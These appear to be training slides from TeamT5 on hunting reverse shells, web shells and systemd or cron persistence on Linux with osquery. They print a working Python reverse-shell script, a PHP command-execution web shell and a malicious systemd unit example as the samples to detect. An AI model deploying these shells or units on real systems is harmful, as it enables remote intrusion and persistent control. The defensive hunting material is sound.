
TEAMT5 杜浦數位安全

Detect the process having a /bin/sh child process

```
#!/usr/bin/python3
import socket,subprocess,os,sys
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((sys.argv[1],1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Hunting Reverse Shell

- Traditional methods
  - ps aux
  - lsof -i:port
  - lsof -p pid
  - ls /proc/<pid>/fd

TASK1: Hunting Reverse Shell

TEAMT5 杜浦數位安全


- Hunting result:
  - A malicious reverse/bind shell
    - /usr/bin/bind.py
    - /usr/bin/reverse.py

Web Shell

https://attack.mitre.org/techniques/T1505/003/

WebShell

- Web Shell: A web shell is a Web script that is placed on an openly accessible Web server to allow an adversary to use the Web server as a gateway into a network.



WebShell

- Web Shell: A web shell is a Web script that is placed on an openly accessible Web server to allow an adversary to use the Web server as a gateway into a network.

What Cause WebShell

TEAMT5
杜浦數位安全

- Web application has a vulnerable upload API
- Web application has a critical RCE vulnerability
- Attacker has existing access that can modify the contents of the web root folder

Simple WebShell

TEAMT5
杜浦數位安全

```php
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
```

Simple WebShell

TEAMT5 杜浦數位安全

Shell command


Hunting WebShell

- File integrity detection
- Looking for command execution for www-data

File Integrity Detection


TEAMT5 杜浦數位安全

- File integrity monitoring (FIM) is an internal control or process that performs the act of validating the integrity of operating system and application software files using a verification method between the current file state and a known, good baseline.



File Integrity Detection

- File integrity monitoring (FIM) is an internal control or process that performs the act of validating the integrity of operating system and application software files using a verification method between the current file state and a known, good baseline.



osquery: Pubsub Framework

TEAMT5
杜浦數位安全

- Time-based query
  - The osquery's virtual tables are generated
  - Query using time interval is lossy.
- Event-based query
  - Store related event details in the osquery backing store, and performing a lookup to report stored query.

osquery: Configuration

- docs
- Daemon option and feature settings
- default config path:
  - Windows: C:\Program Files\osquery\osquery.conf
  - Linux: /etc/osquery/osquery.conf
- Can be override the path using `-config_path=/path/to/osquery.conf`

osquery: Configuration

TEAMT5 杜浦數位安全

Define option

Define schedule

Add decorator in each query

Include other config

```
{
  "options": {
    "config_plugin": "filesystem",
    "logger_plugin": "filesystem",
    "pidfile": "/var/osquery/osquery.pidfile",
    "database_path": "/var/osquery/osquery.db",
  },
  "schedule": {
    "process": {
      "query": "SELECT * FROM processes;",
      "interval": 180
    }
  },
  "decorators": {
    "load": [
      "SELECT uuid AS host_uuid FROM system_info;",
      "SELECT user AS username FROM logged_in_users ORDER BY time DESC LIMI
    ]
  },
  "packs": {
    "fim": "/usr/share/osquery/packs/fim.conf",
    "it-compliance": "/usr/share/osquery/packs/it-compliance.conf",
     "vuln-management": "/usr/share/osquery/packs/vuln-management.conf"
  }
}
```

File Integrity Detection

TEAMT5
杜浦數位安全

```
{
  "options": {
    "worker_threads": "8",
    "disable_events": "false",
    "disable_audit": "false",
    "audit_allow_config": "true",
    "verbose": "false",
    "audit_allow_fim_events": "true",
    "audit_allow_sockets": "true"
  },
  "file_paths": {
    "etc": [
        "/etc/%%"
    ]
  }
}
```

TASK2-1: Hunting WebShell with File Integrity Detection

1. Find a path you want to monitor
2. Write a config file with the path
3. Run stop_attack
4. Run `osqueryi -config_path=./<your config>`
5. Run start_attack


```
$ osqueryi -config_path=./file.conf

SELECT * from file_events
```

```
...

  "file_paths": {
    "webshell": [
        "????/????%%"
    ]
  }
}

...
```

TASK2-1: Hunting WebShell with File Integrity Detection

TEAMT5 杜浦數位安全

1. Find a path you want to monitor
   - Monitor the path that can written by www-data




```
...
  "file_paths": {
    "webshell": [
      "/var/www/html/Online_Shopping/%%"
    ]
  }
}
...
```

TASK2-1: Hunting WebShell with File Integrity Detection

3. Run stop_attack
4. Run `osqueryi -config_path=./<your config>`
5. Run start_attack

```
$ ./stop_attack
$ osqueryi -config_path=./file.conf

SELECT * from file_events
```

```
$ ./start_attack
```

TASK2-1: Hunting WebShell with File Integrity Detection

TEAMT5 杜浦數位安全

- Result

```
osquery> select target_path,category from file_events where category="webshell";
+-----------------------------------------------------------------+----------+
| target_path                                                     | category |
+-----------------------------------------------------------------+----------+
| /var/www/html/Online_Shopping/images/item_images/m/pant.png.php | webshell |
| /var/www/html/Online_Shopping/images/item_images/m/M213.png     | webshell |
| /var/www/html/Online_Shopping/images/item_images/m/M215.png     | webshell |
| /var/www/html/Online_Shopping/images/item_images/m/M217.png     | webshell |
| /var/www/html/Online_Shopping/images/item_images/m/M219.png     | webshell |
| /var/www/html/Online_Shopping/images/item_images/m/M221.png     | webshell |
| /var/www/html/Online_Shopping/images/item_images/m/M222.png     | webshell |
```

TASK2-2: Hunting WebShell with command execution for www-data

1. Use table `process_events`
2. What is web user's uid
3. Use this uid to filter
4. Check the cwd
5. Check the file atime/mtime/ctime in the cwd

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

1. Use table `process_events`
   - Use same config in file integrity detection
   - process_events: track time/action process executions.

```
osquery> pragma table_info(process_events);
+-----+-----------+--------+---------+-------
| cid | name      | type   | notnull | dflt_v
+-----+-----------+--------+---------+-------
| 0   | pid       | BIGINT | 0       |
| 1   | path      | TEXT   | 0       |
| 2   | mode      | TEXT   | 0       |
| 3   | cmdline   | TEXT   | 0       |
| 4   | cwd       | TEXT   | 0       |
| 5   | auid      | BIGINT | 0       |
| 6   | uid       | BIGINT | 0       |
| 7   | euid      | BIGINT | 0       |
| 8   | gid       | BIGINT | 0       |
| 9   | egid      | BIGINT | 0       |
| 10  | owner_uid | BIGINT | 0       |
| 11  | owner_gid | BIGINT | 0       |
| 12  | atime     | BIGINT | 0       |
| 13  | mtime     | BIGINT | 0       |
| 14  | ctime     | BIGINT | 0       |
| 15  | btime     | BIGINT | 0       |
| 16  | parent    | BIGINT | 0       |
| 17  | time      | BIGINT | 0       |
| 18  | uptime    | BIGINT | 0       |
| 19  | fsuid     | BIGINT | 0       |
```

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

2. What is web user's uid

```
osquery> select * from users where uid=0 OR uid=33 OR uid=1000;
+------+------+-----------+-----------+----------+-------------+-----------+------------------+
| uid  | gid  | uid_signed | gid_signed | username | description | directory | shell            |
+------+------+-----------+-----------+----------+-------------+-----------+------------------+
| 0    | 0    | 0          | 0          | root     | root        | /root     | /bin/bash        |
| 33   | 33   | 33         | 33         | www-data | www-data    | /var/www  | /usr/sbin/nologin |
| 1000 | 1000 | 1000       | 1000       | user     | user,,,     | /home/user | /bin/bash        |
+------+------+-----------+-----------+----------+-------------+-----------+------------------+
```

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

3. Use this uid to filter. (www-data uid = 33)

```
osquery> select syscall, path, cwd
    ...> FROM process_events WHERE uid=33;
+---------+---------------+-----------------------------------------------+
| syscall | path          | cwd                                           |
+---------+---------------+-----------------------------------------------+
| execve  | /bin/dash     | "/var/www/html/Online_Shopping/images/item_images/m" |
| execve  | /bin/dash     | "/var/www/html/Online_Shopping/images/item_images/m" |
| clone   | /bin/dash     |                                               |
```

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

4. Check the cwd

```
osquery> select syscall, path, cwd
    ...> FROM process_events WHERE uid=33;
+---------+----------------+-----------------------------------------------+
| syscall | path           | cwd                                           |
+---------+----------------+-----------------------------------------------+
| execve  | /bin/dash      | "/var/www/html/Online_Shopping/images/item_images/m" |
| execve  | /bin/dash      | "/var/www/html/Online_Shopping/images/item_images/m" |
| clone   | /bin/dash      |                                               |
```

Why so many commands' cwd here

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

5. Check the file atime/mtime/ctime in the cwd

```
osquery> SELECT path, datetime(atime,'unixepoch')
    ...> FROM file
    ...> WHERE directory="/var/www/html/Online_Shopping/images/item_images/m"
    ...> order by atime DESC;
```

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

5. Check the file atime/mtime/ctime in the that cwd

```
osquery> SELECT path, datetime(atime,'unixepoch')
    ...> FROM file
    ...> WHERE directory="/var/www/html/Online_Shopping/images/item_images/m"
    ...> order by atime DESC;
+-----------------------------------------------------------------+-----------------------------+
| path                                                            | datetime(atime,'unixepoch') |
+-----------------------------------------------------------------+-----------------------------+
| /var/www/html/Online_Shopping/images/item_images/m/M5.jpg       | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M214.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M6.jpg       | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M3.jpg       | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M215.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M212.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M221.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M213.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M219.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M222.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M4.jpg       | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/pant.png.php | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M217.png     | 2022-09-20 10:18:31         |
| /var/www/html/Online_Shopping/images/item_images/m/M31.jpg      | 2022-09-11 14:32:54         |
| /var/www/html/Online_Shopping/images/item_images/m/M29.jpg      | 2022-09-11 14:32:54         |
| /var/www/html/Online_Shopping/images/item_images/m/M32.jpg      | 2022-09-11 14:32:54         |
```

TASK2-2: Hunting WebShell with command execution for www-data

TEAMT5 杜浦數位安全

- Hunting result:
  - A malicious WebShell
    - /var/www/html/Online_Shopping/images/item_images/m/pant.png.php

Persistence
(Scheduled tasks)

https://attack.mitre.org/techniques/T1543/002/

https://attack.mitre.org/techniques/T1053/003/

Why Need Persistence

- Adversaries may utilize systems to install their own malicious services so that even after a reboot, their backdoor service or beacon will also restart.

Scheduled Tasks for Persistence

- Systemd: is a software suite that provides an array of system components for Linux operating systems. Its main purpose is to unify service configuration and behavior across Linux distributions
- Crontab: is a job scheduler on Unix-like operating systems. Users who set up and maintain software environments use cron to schedule jobs, also known as cron jobs, to run periodically at fixed times, dates, or intervals.

Scheduled Tasks for Persistence

- Systemd services
  - /etc/systemd/system/sshd.service
  - /etc/systemd/system/systemd-logind.service
  - /etc/systemd/system/rsyslog.service
  - /etc/systemd/system/cron.service
  - …

Systemd

- Install path
  - /etc/systemd/system/
    - System units created by the admin
  - /lib/systemd/system/
    - System units installed by the distribution package manager
  - /usr/local/lib/systemd/system/
    - System units installed by the admin

How to Create a Service

TEAMT5
杜浦數位安全

```
user@ubuntu:~/Desktop$ cat /lib/systemd/system/apache2.service
[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target

[Service]
Type=forking
Environment=APACHE_STARTED_BY_SYSTEMD=true
ExecStart=/usr/sbin/apachectl start
ExecStop=/usr/sbin/apachectl stop
ExecReload=/usr/sbin/apachectl graceful
PrivateTmp=true
Restart=on-abort

[Install]
WantedBy=multi-user.target
```

How to Create a Service

TEAMT5 杜浦數位安全

- Three sections:
  - Unit
  - Service
  - Install

```
user@ubuntu:~/Desktop$ cat /lib/systemd/system/apache2.service

[Unit]
Description=The Apache HTTP Server
After=network.target remote-fs.target nss-lookup.target

[Service]
Type=forking
Environment=APACHE_STARTED_BY_SYSTEMD=true
ExecStart=/usr/sbin/apachectl start
ExecStop=/usr/sbin/apachectl stop
ExecReload=/usr/sbin/apachectl graceful
PrivateTmp=true
Restart=on-abort

[Install]
WantedBy=multi-user.target
```

How to Create a Service

- Minimal service file
- `systemctl enable <service>`
- `systemctl start <service>`
- Attacker can create a new service or modify original service

```
[Unit]
Description=Example of bad service

[Service]
ExecStart=/tmp/malware

[Install]
WantedBy=multi-user.target
```

```
$ sudo systemctl enable malic
Created symlink /etc/systemd/system/default.target.wants/malic.service →
/etc/systemd/system/malic.service.
```

Task3 Detect Malicious Systemd Service with File Integrity Detection

- Listing processes created by systemd
- File integrity detection

Task3 Detect Malicious Systemd Service with Listing Processes

TEAMT5 杜浦數位安全

- Listing processes created by systemd

```
osquery> SELECT pid, name, cmdline, uid FROM processes WHERE parent = 1;
+------+----------------+-----------------------------------+-------+
| pid  | name           | cmdline                           | uid   |
+------+----------------+-----------------------------------+-------+
| 1004 | upowerd        | /usr/lib/upower/upowerd           | 0     |
| 1168 | bluetoothd     | /usr/lib/bluetooth/bluetoothd     | 0     |
| 1281 | rtkit-daemon   | /usr/lib/rtkit/rtkit-daemon       | 109   |
| 1335 | whoopsie       | /usr/bin/whoopsie -f              | 112   |
| 1337 | kerneloops     | /usr/sbin/kerneloops --test       | 113   |
| 1339 | kerneloops     | /usr/sbin/kerneloops              | 113   |
| 1417 | ibus-x11       | /usr/lib/ibus/ibus-x11 --kill-daemon | 121   |
| 1433 | boltd          | /usr/lib/x86_64-linux-gnu/boltd   | 0     |
| 1441 | packagekitd    | /usr/lib/packagekit/packagekitd   | 0     |
| 1532 | colord         | /usr/lib/colord/colord            | 116   |
| 1549 | systemd        | /lib/systemd/systemd --user       | 1000  |
```

Task3 Detect Malicious Systemd Service with File Integrity Detection

1. Find a path you want to monitor
2. Write a config file with the path
3. Run stop_attack
4. Run `osqueryi -config_path=./<your config>`
5. Run start_attack

Task3 Detect Malicious Systemd Service with File Integrity Detection

TEAMT5 杜浦數位安全

- File integrity detection
  - Writing your own detection rule in config file

```
$ osqueryi –config_file=./firm.conf

SELECT * from file_events
```

```
...

  "file_paths": {
    “systemd”: [
        “/etc/systemd/system/%%”
        … …
    ]
  }
}

...
```

Task3 Detect Malicious Systemd Service with File Integrity Detection

TEAMT5 杜浦數位安全

- Result

```
osquery> select target_path,category from file_events where category="systemd";
+-----------------------------------------------------+----------+
| target_path                                         | category |
+-----------------------------------------------------+----------+
| /etc/systemd/system/default.target.wants/Penguin.service | systemd  |
| /etc/systemd/system/Penguin.service                 | systemd  |
| /etc/systemd/system/default.target.wants/apache.service  | systemd  |
| /etc/systemd/system/apache.service                  | systemd  |
| /etc/systemd/system/Penguin.service                 | systemd  |
| /etc/systemd/system/Penguin.service                 | systemd  |
| /etc/systemd/system/Penguin.service                 | systemd  |
| /etc/systemd/system/default.target.wants/Penguin.service | systemd  |
| /etc/systemd/system/apache.service                  | systemd  |
| /etc/systemd/system/apache.service                  | systemd  |
| /etc/systemd/system/apache.service                  | systemd  |
| /etc/systemd/system/default.target.wants/apache.service  | systemd  |
+-----------------------------------------------------+----------+
```

Task3 Detect Malicious Systemd Service with File Integrity Detection

- Hunting result:
  - Two malicious systemd services
    - /etc/systemd/system/apache.service
    - /etc/systemd/system/Penguin.service

Crontab

- /etc/systemd/system/cron.service

```
user@ubuntu:~/Desktop$ systemctl status cron
● cron.service - Regular background program processing daemon
   Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2022-09-11 20:54:31 PDT; 5h 33min ago
     Docs: man:cron(8)
 Main PID: 675 (cron)
    Tasks: 1 (limit: 4622)
   CGroup: /system.slice/cron.service
           └─675 /usr/sbin/cron -f

Sep 12 02:26:01 ubuntu CRON[5517]: (CRON) info (No MTA installed, discarding output)
Sep 12 02:26:01 ubuntu CRON[5517]: pam_unix(cron:session): session closed for user root
Sep 12 02:27:01 ubuntu CRON[5544]: pam_unix(cron:session): session opened for user root by (uid=0)
```

Crontab

- Check crontab jobs

```
user@ubuntu:~/Desktop$ sudo crontab -l
...
* * * * * /var/www/html/Online_Shopping/includes/backup.sh
...
```

Rootkit

